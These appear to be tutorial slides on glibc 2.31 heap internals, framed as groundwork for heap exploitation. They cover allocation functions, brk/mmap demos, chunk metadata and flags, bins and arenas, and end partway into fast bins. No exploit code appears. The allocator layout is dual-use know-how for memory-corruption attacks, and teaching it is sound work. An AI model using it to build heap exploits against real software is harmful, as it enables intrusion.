

Understanding the Heap

Everything you could possibly need to know about the glibc implementation of dynamic memory allocation and how to exploit it.

...With a lot of plagiarized content lol

Part 1 - Background

Things you should know before we start.

Background - Why should you care?

Although stack-based buffer overflows and the like are prevalent in embedded systems, the introduction of stack canaries and other protection mechanisms make typical stack-based buffer overflow attacks almost obsolete in modern applications on modern systems.

Additionally, managing dynamically allocated memory is harder for a developer than just checking the size of their array before they write to it, so heap bugs are more common, in comparison.

Heap based attacks are the new hotness.

Background - What is the Heap?

Heap, in the context of dynamic memory allocation, is a region of a computer's memory, that grows and shrinks, where dynamic memory allocations are made at runtime.

It is used by C and C++ programmers to manually allocate new regions of process memory during program execution. These regions can then be used, modified, or referenced by the programmer up until they no longer need it and will return the allocation back to the heap manager.

Memory allocated on the heap must be explicitly managed by the programmer, ensuring proper deallocation to prevent memory leaks.

It is useful when the size of data needed is unknown or can change dynamically.

Background - Using Dynamic Memory

C provides functions for dynamic memory allocation: `malloc`, `calloc`, `realloc`, and `free`.

- `malloc(size_t size)` - Allocates a block of memory of size `size` in bytes. Returns a pointer to the allocated memory.
- `calloc(size_t num, size_t size)` - Allocates memory for an array of `num` elements, each of size `size` bytes. Initializes the memory to 0. Returns a pointer to the allocated memory.
- `realloc(void* ptr, size_t size)` - Resizes the previously allocated memory block pointed to by `ptr` to the new size, `size`. Returns a pointer to the reallocated memory block.
- `free(void* ptr)` - Deallocates the memory block pointed to by `ptr`. The memory becomes available for future allocations.

Background - Rules for Using the Heap

- Do not read or write to a pointer returned by malloc after that pointer has been passed back to free.
 - Can lead to use after free vulnerabilities.
- Do not use or leak uninitialized information in a heap allocation.
 - Can lead to information leaks or uninitialized data vulnerabilities.
- Do not read or write bytes after the end of an allocation.
 - Can lead to heap overflow and read beyond bounds vulnerabilities.
- Do not pass a pointer that originated from malloc to free more than once.
 - Can lead to double free vulnerabilities.
- Do not read or write bytes before the beginning of an allocation.
 - Can lead to heap underflow vulnerabilities.
- Do not pass a pointer that did not originate from malloc to free.
 - Can lead to invalid free vulnerabilities.
- Do not use a pointer returned by malloc before checking if the function returned NULL.
 - Can lead to null-dereference bugs and occasionally arbitrary write vulnerabilities.

Background - Implementation

There are a variety of different ways dynamic memory allocation is implemented.

Today we will be looking at the implementation provided by glibc.

Specifically 2.31, since that is what my machine is using.

However many of these concepts extend across implementations.

Background - What is glibc, anyway?

Short for GNU C Library, glibc is a crucial component of the GNU tools.


It provides essential functions and system call interfaces for applications written in the C programming language.

Acting as a bridge between the kernel and user-space programs, glibc offers a wide range of functionalities, including memory allocation, input/output operations, string manipulation, and process management.


It ensures compatibility across different hardware architectures, allowing software to run seamlessly on diverse systems. glibc serves as a fundamental building block for numerous Linux-based applications, enabling developers to write efficient and portable code.

Background - Need-to-Know Data Structures - Lists


Link List




Doubly Linked List



Circular Linked List



Circular Doubly Linked List




Background - Need-to-Know Data Structures - Mutex

A mutex is a synchronization mechanism used to protect shared resources in a concurrent environment. It stands for "mutual exclusion."

A mutex allows only one thread to access a critical section of code or a shared resource at a time, ensuring that conflicting operations do not occur simultaneously.

When a thread wants to access the protected resource, it locks the mutex, gaining exclusive access to that resource. If another thread tries to lock the same mutex while it is already locked, it will be blocked until the mutex is released. Mutexes are commonly used to prevent race conditions and maintain data integrity in multithreaded applications.


Background - Process Memory w.r.t. Threads



Background - Syscalls used by malloc

To begin, we should describe the syscalls that `malloc` uses to obtain memory from the OS. This is a pretty deep place, conceptually, to start on. However, it is useful to know.

These syscalls are either `brk` or `mmap` (and by extension `munmap`).



Background - Syscalls used by malloc - brk

From the man page:

`brk()` and `sbrk()` change the location of the program break, which defines the end of the process's data segment (i.e., the program break is the first location after the end of the uninitialized data segment). Increasing the program break has the effect of allocating memory to the process; decreasing the break deallocates memory.

`brk()` sets the end of the data segment to the value specified by `addr`, when that value is reasonable, the system has enough memory, and the process does not exceed its maximum data size.

`sbrk()` increments the program's data space by `increment` bytes. Calling `sbrk()` with an increment of 0 can be used to find the current location of the program break.

Background - Syscalls used by malloc - brk - Demo

```
#include <stdio.h>
#include <unistd.h>

void main(void)
{
    void *new_brk, *old_brk = NULL;

    printf("Current PID: %d\n", getpid());

    // Get current program break location
    old_brk = sbrk(0);
    printf("Pre-brk program break location:%p\n", old_brk);
    getchar();

    // Increase program break location
    new_brk = old_brk + 4096;
    brk(new_brk);
    new_brk = sbrk(0);
    printf("Post-brk program break location:%p\n", new_brk);
    getchar();

    // Restore program break location
    brk(old_brk);
    new_brk = sbrk(0);
    printf("Restored program break location:%p\n", new_brk);
    getchar();
}
```

Program output:

```
Current PID: 790
Pre-brk program break location: 0x7ffff20fd000
Post-brk program break location: 0x7ffff20fe000
Restored program break location: 0x7ffff20fd000
```

Output of cat /proc/790/maps:

```
7ffff20dc000-7ffff20fd000 rw-p 00000000 00:00 0 [heap]
7ffff939e000-7ffff9b9e000 rw-p 00000000 00:00 0 [stack]
7ffffa2e7000-7ffffa2e8000 r-xp 00000000 00:00 0 [vdso]
```

```
7ffff20dc000-7ffff20fe000 rw-p 00000000 00:00 0 [heap]
7ffff939e000-7ffff9b9e000 rw-p 00000000 00:00 0 [stack]
7ffffa2e7000-7ffffa2e8000 r-xp 00000000 00:00 0 [vdso]
```

```
7ffff20dc000-7ffff20fd000 rw-p 00000000 00:00 0 [heap]
7ffff939e000-7ffff9b9e000 rw-p 00000000 00:00 0 [stack]
7ffffa2e7000-7ffffa2e8000 r-xp 00000000 00:00 0 [vdso]
```

Background - Syscalls used by malloc - mmap

From the man page:

“`mmap ()` creates a new mapping in the virtual address space of it's calling process.”

- It allows mapping files or devices into memory, providing a convenient way to access and manipulate their contents.
- The `mmap` function enables efficient memory sharing and communication between processes.
- It takes several arguments, including the desired memory address, file descriptor, file offset, mapping length, and flags.
- The function returns a pointer to the mapped memory region if successful, or `MAP_FAILED` (-1) on failure.
- Mapping Files - By providing a file descriptor and length, `mmap` can map a file into memory for direct access.
- **Anonymous Memory Mapping - The `mmap` function can also create memory mappings that are not backed by any file or device**
- Memory Mapping for Devices - `mmap` can map devices into memory, treating them as if they were regular files. This allows direct manipulation of device registers and efficient I/O operations.

Background - Syscalls used by malloc - mmap - Demo

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/mman.h>

void main(void) {
    printf("Current PID: %d\nAbout to call mmap\n", getpid());
    getchar();

    void *addr = NULL;
    addr = mmap(NULL, (size_t)132*1024, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0);
    if (addr == MAP_FAILED) {
        printf("mmap failed\n");
        return;
    }

    printf("Successfully called mmap\nAbout to call munmap\n");
    getchar();
    if (munmap(addr, (size_t)132*1024) == -1) {
        printf("munmap failed\n");
        return;
    }

    printf("Successfully called munmap\n");
    getchar();
    return;
}
```

Before mmap:

```
~/desktop/heap_demo$ cat /proc/1121/maps
7f5d031d0000-7f5d031f2000 r--p 00000000 00:00 352958      /usr/lib/x86_64-linux-gnu/libc-2.31.so
```

After mmap:

```
~/desktop/heap_demo$ cat /proc/1121/maps
7f5d031a0000-7f5d031c1000 rw-p 00000000 00:00 0
7f5d031d0000-7f5d031f2000 r--p 00000000 00:00 352958      /usr/lib/x86_64-linux-gnu/libc-2.31.so
```

(new segment is created)

After munmap:

```
~/desktop/heap_demo$ cat /proc/1121/maps
7f5d031d0000-7f5d031f2000 r--p 00000000 00:00 352958      /usr/lib/x86_64-linux-gnu/libc-2.31.so
```


Part 2 - Concepts

Let's keep it relatively simple for now.

Terminology

Memory - A portion of the application's *virtual* address space which is typically backed by RAM or swap space.

Chunk - A small range of memory that can be allocated, freed, or combined with adjacent chunks into larger ranges. *A chunk is a wrapper around the block of memory given to the application.*

Heap - A contiguous region of memory that is subdivided into chunks to be allocated.

Bin - Linked list that stores references to free chunks based on size and history, so the library can quickly find suitable chunks to satisfy allocation requests.

Arena - A structure that is shared among one or more threads which contain references to one or more heaps, as well as linked lists of chunks (bins) within those heaps which are “free”. Threads assigned to each arena will allocate memory from that arena’s free lists.

Note:


- Each heap belongs to exactly one arena.
- Each chunk exists in one heap and belongs to one arena

Chunks - What are they? (Simplified)

Say a programmer needs N bytes of memory. The programmer will call `malloc` with the argument N . The heap manager can't just return a pointer to any N byte region. The heap manager needs to store metadata about the allocation.

This metadata (and some padding) is stored alongside the region of memory that `malloc` will return for use.

This metadata and application data that the heap manager internally allocates is called a “chunk”.



Chunks - General Strategy (Simplified)

How does the heap manager internally allocate chunks?

To give a *general understanding*, here is a simplified process for allocating small chunks of memory.

1. If there is a previously freed chunk of memory, and that chunk is big enough to service the request, the heap manager will use that freed chunk for the new allocation.
2. Otherwise, if there is available space at the top of the heap, the heap manager will allocate a new chunk out of that available space and use that.
3. Otherwise, the heap manager will ask the kernel to add new memory to the end of the heap, and then allocates a new chunk from this newly allocated space.
4. If all of this fails, the allocation can't be serviced and `malloc` returns `NULL`.

These steps will be described in the following few slides.


Chunks - 1. From Freed Chunks (Simplified)

Allocating a previously freed chunk is relatively simple.

When memory gets freed, the heap manager tracks these freed chunks in a series of linked lists called “bins” (more on that later).

When an allocation request is made, the heap manager searches those bins for a free chunk that is big enough to service the request.


If it finds one, it can remove that chunk from the bin, mark it as allocated, and then return a pointer to the user data region of that chunk to the application via the return value of malloc.




Chunks - 2. From the Top of the Heap (Simplified)

If no free chunks are available, the heap manager looks at the free space at the end of the heap. This is called the “top chunk”. If there is enough space there, it will split off a piece of the top chunk to use.

Before allocation:



After allocation:




Chunks - 3a. Asking Kernel for Memory (Simplified)

Once the free space at the top of the heap is used up, the heap manager will ask the kernel to allocate more memory at the end of the heap by calling `sbrk`.

This function uses the syscall `brk`, which adds more memory to the region just after where the program gets loaded in memory,

i.e where the heap manager creates the initial heap.

When this gets too large, the heap manager will resort to attaching new non-contiguous memory to the initial program heap using `mmap`.



Chunks - 3b. Off-heap via mmap (Simplified)

Very, very large requests will have chunks allocated off-heap using a direct call to `mmap`, and these chunks are flagged as such.

Bins - What are they? (Simplified)

The heap manager needs to keep track of freed chunks so that malloc can reuse them during allocation requests. To have good performance, the heap manager maintains a series of linked lists called “bins”, which are designed to maximize speed of allocations and frees.

There are 5 types of bins in an arena. In no particular order:

- 10 fast bins
- 1 unsorted bin
- 62 small bins
- 63 large bins
- 64 tcache bins

Bins - General Strategy (Simplified)

Ignoring `tcache`, `unsorted`, and, `fastbin`, let's look at the general strategy for recycling memory in the heap manager, with `free`.

1. If the chunk to be freed has the M flag set in the metadata, the allocation was allocated off-heap and should be `munmap`'d.
2. Otherwise, if the chunk before this one is free, that and this chunk are coalesced backwards into a bigger free chunk.
3. If the chunk after this one is free, the chunk is coalesced forwards to create a bigger free chunk.
4. If this potentially-larger chunk borders the top of the heap (top chunk), the whole chunk is absorbed into the end of the heap, rather than being “stored” in a bin.
5. Otherwise, the chunk is marked as free and placed in an appropriate bin.

Arenas - What are they? (Simplified)

To handle multi-threaded applications, glibc allows for more than one region of memory to be active at a time. These regions of memory are called “arenas”. There is one arena, the “main arena”, that corresponds to the application’s initial heap.

Arenas speed up the program by reducing the likelihood that a thread will need to wait on a mutex before being able to perform a heap operation. It does this by avoiding sharing data between threads.

Each arena is essentially an entirely different heap that manages its own chunk allocation and free bins completely separately. Each arena still serializes access to its own internal data structures with a mutex, but threads can safely perform heap operations without stalling each other, as long as they are interacting with different arenas.

Arenas - What are they? (Simplified)

The main arena of the program contains the heap that single threaded applications will use and is found just after where the binary is loaded into memory.

As new threads join the process, the heap manager allocates and attaches secondary arenas to each new thread.

With each new thread, the heap manager tries to find an arena that no thread is using, and attaches the arena to that thread. Once all available arenas are in use, the heap manager creates a new one, up to the maximum number of arenas.

- For 32-bit: CPU cores x 2.
- For 64-bit: CPU cores x 8.

Once the maximum is reached, multiple threads will have to share an arena, losing the efficiency benefits.

Arenas - General Strategy (Simplified)

Say, for example, we have a multithreaded application with 4 threads on a 32 bit system with 1 core. What is glibc's strategy for handling these threads when they call `malloc`?

1. When the main thread (thread 0) calls `malloc` for the first time, an already created main arena is used.
2. When thread 1 and thread 2 calls `malloc` for the first time, a new arena is created for them. At this point threads and arenas have a one-to-one mapping.
3. When thread 3 calls `malloc` for the first time, the maximum number of arenas is calculated. Since the arena limit is has been reached, the existing arenas must try and be reused:
 - Loop over the available arenas, while looping try to lock that arena.
 - If locked successfully, return that arena to the user.
 - If no arena is found free, block for the arena next in line.
4. Now when thread 3 calls `malloc` for the second time, `malloc` will try to use the last accessed arena (let's say the main arena). If main arena is free, it's used. Otherwise, thread 3 is blocked until the main arena gets freed.
5. Thus now the main arena is shared among the main thread and thread 3.

Part 3 - More Detail

Let's go deeper.

Chunks - More Detail

A chunk divides a large region of memory into chunks of various sizes. They are stored in a contiguous region of memory.

- When a chunk is in use by the application, the only data in the chunk structure used is the size of the chunk. The rest of the memory is returned to the application for use as application data.
- When the chunk is freed, some of the memory that used to be application data is repurposed for additional information. Such as linked list pointers. Additionally, the last word in a freed chunk contains a copy of the chunk size.

Free chunks will maintain themselves in a *circular doubly linked list* (most of the time).

Note:

- Remember that, in C, memory can be treated however you want. C will let you cast any memory as anything.


Chunks - More Detail

There are four types of chunks:


- Top chunk - The chunk which is at the top border of an arena.
 - It does not belong to any bin.
 - Top chunk is used to service a user request when there is no free chunks, in any of the bins.
 - If top chunk size is greater than the user requested size the top chunk is split in two. The remainder chunk becomes the new top.
 - If top chunk is smaller than the requested size, the top chunk is extended with `sbrk` (in main arena) or `mmap` (no more room or in thread arena).
- In-use chunks
- Free chunks
- Last remainder chunk
 - The chunk obtained from the last split. When exact chunks are not available, bigger chunks are split into two. One part is returned to the user, whereas the other becomes the last remainder chunk

Chunks - More Detail

In-use chunk:



Free chunk:



Note:

- No two free chunks can be adjacent together. When both the chunks are free, they get coalesced into one single free chunk.
- Within the malloc library, the “chunk pointer” `mchunkptr` does not point to the beginning of the chunk, but to the last word in the previous chunk. So the first field in `mchunkptr`, the `prev_size` field, is not valid unless the previous chunk is free.

Chunks - More Detail - Data Structures

Let's look at the data structure used for managing chunks, `malloc_chunk`.

[2.31/glibc/malloc/malloc.c:1048](#)


Chunks - More Detail

If that last note is confusing, it helps to mentally consider the data structure definition for `malloc_chunk` in the glibc library as a cast *overlay* on top of memory. Or maybe consider it to be a “union”. Whatever works for you.

```
1042 /*  
1043  This struct declaration is misleading (but accurate and necessary).  
1044  It declares a "view" into memory allowing access to necessary  
1045  fields at known offsets from a given base. See explanation below.  
1046  */  
1047  
1048 struct malloc_chunk {  
1049  
1050     INTERNAL_SIZE_T    mchunk_prev_size; /* Size of previous chunk (if free). */  
1051     INTERNAL_SIZE_T    mchunk_size;      /* Size in bytes, including overhead. */  
1052  
1053     struct malloc_chunk* fd;              /* double links -- used only if free. */  
1054     struct malloc_chunk* bk;  
1055  
1056     /* Only used for large blocks: pointer to next larger size. */  
1057     struct malloc_chunk* fd_nextsize; /* double links -- used only if free. */  
1058     struct malloc_chunk* bk_nextsize;  
1059 };  
1060
```

mchunkptr

chunk



Note:

- Again, remember that in C, memory can be treated however you want. C will let you cast any memory as anything.

Chunks - More Detail

What about those A M P flags?

Since all chunks are multiples of 8 bytes, the 3 least significant bits of the chunk size can be used for flags.

- `A - NON_MAIN_ARENA` - the main arena uses the application's heap. Other arenas use `mmap`'d heaps. To map a chunk to a heap, you need to know which case applies. If not set, this chunk comes from the main arena and main heap. If set, this chunk comes from mapped memory and the location of the heap can be compounded from the chunk's address.
- `M - IS_MMAPPED` - this chunk was allocated with a single call to `mmap` and is not part of a heap at all.
- `P - PREV_INUSE` - If set, the previous chunk is still being used by the application, and thus the `prev_size` field is invalid.

Note:

- If the chunk is part of the fast bin (more details later) the P flag will still be set, despite being free. This bit mostly indicates whether the previous chunk should be considered for coalescence.

Chunks - More Detail - Last Remainder

I forgot to add stuff here

Bins - More Detail - Small Bins

Small bins are relatively simple. Each small bin stores chunks that are the same fixed size. Every chunk less than 512 bytes on 32-bit systems (or 1024 on 64-bit) has a respective small bin.

Since each small bin only stores one size, they are automatically ordered. These are organized in doubly-linked lists so that chunks may be removed from the middle, when coalescing.

Insertions and removals are efficient.

Insertions happen at the 'HEAD' of the list, while removals happen at the 'TAIL'. First in, first out.

While freeing, small chunks may be coalesced together before ending up in unsorted bins.

Bins - More Detail - Large Bins

For chunks over 512 bytes (or 1024 bytes on 64-bit systems), the heap manager will use “large bins”. Large bins are similar to small bins, structurally. The main difference is that instead of storing chunks with a fixed size in each bin, they instead store chunks with a size range.

Each large bin’s size range is designed to not overlap with either the chunk sizes of the small bins or the ranges of other large bins.

Because large bins store a range of sizes, insertions into the bin have to be manually sorted, and allocations from the list require traversing the list.

This makes them less efficient. However, large bins are used less frequently so it is not terrible.

Bins - More Detail - Large Bins

Bin #	Bin count	Spacing	Chunk size ranges
Bin 1 Bin 2 ... Bin 32	32	64	512 - 568 bytes 576 - 632 bytes .. 2496 - 2552 bytes
Bin 33 Bin 34 ... Bin 48	16	512	2560 - 3064 bytes 3072 - 3576 bytes ... 10240 - 10744 bytes
Bin 49 Bin 50 ... Bin 56	8	4096	10752 - 14840 bytes 14848 - 18936 bytes ... 39424 - 43512 bytes
Bin 57 Bin 58 ... Bin 60	4	32768	43520 - 76280 bytes 76288 - 109048 bytes ... 141824 - 174584 bytes
Bin 61 Bin 62	2	262144	174592 - 436728 bytes 436736 - 698872 bytes
Bin 63	1	Anything larger	>= 698880 bytes

Double these numbers
for 64-bit.

Bins - More Detail - Unsorted Bin

The heap manager takes the algorithm one step further using an optimizing cache layer called the “unsorted” bin. This optimization is based on the observation that often frees are clustered together, and frees are often immediately followed by allocations of similarly sized chunks.

In these cases, merges of these freed chunks before putting the resulting larger chunk away in the correct bin would avoid some overhead, and being able to fast-return a recently freed allocation would similarly speed up the process.

Well, in the unsorted bin, instead of immediately putting newly freed chunks in the correct bin, the heap manager does not coalesce it with its neighbors, and dumps it into a general unsorted linked list.

During malloc each item in the unsorted bin is checked to see if it can fulfill the request. If so, malloc uses it immediately. If not, malloc puts the chunk into its corresponding small or large bin.

Bins - More Detail - Fast bins

To further optimize, the heap manager will implement an array of “fast” bins.

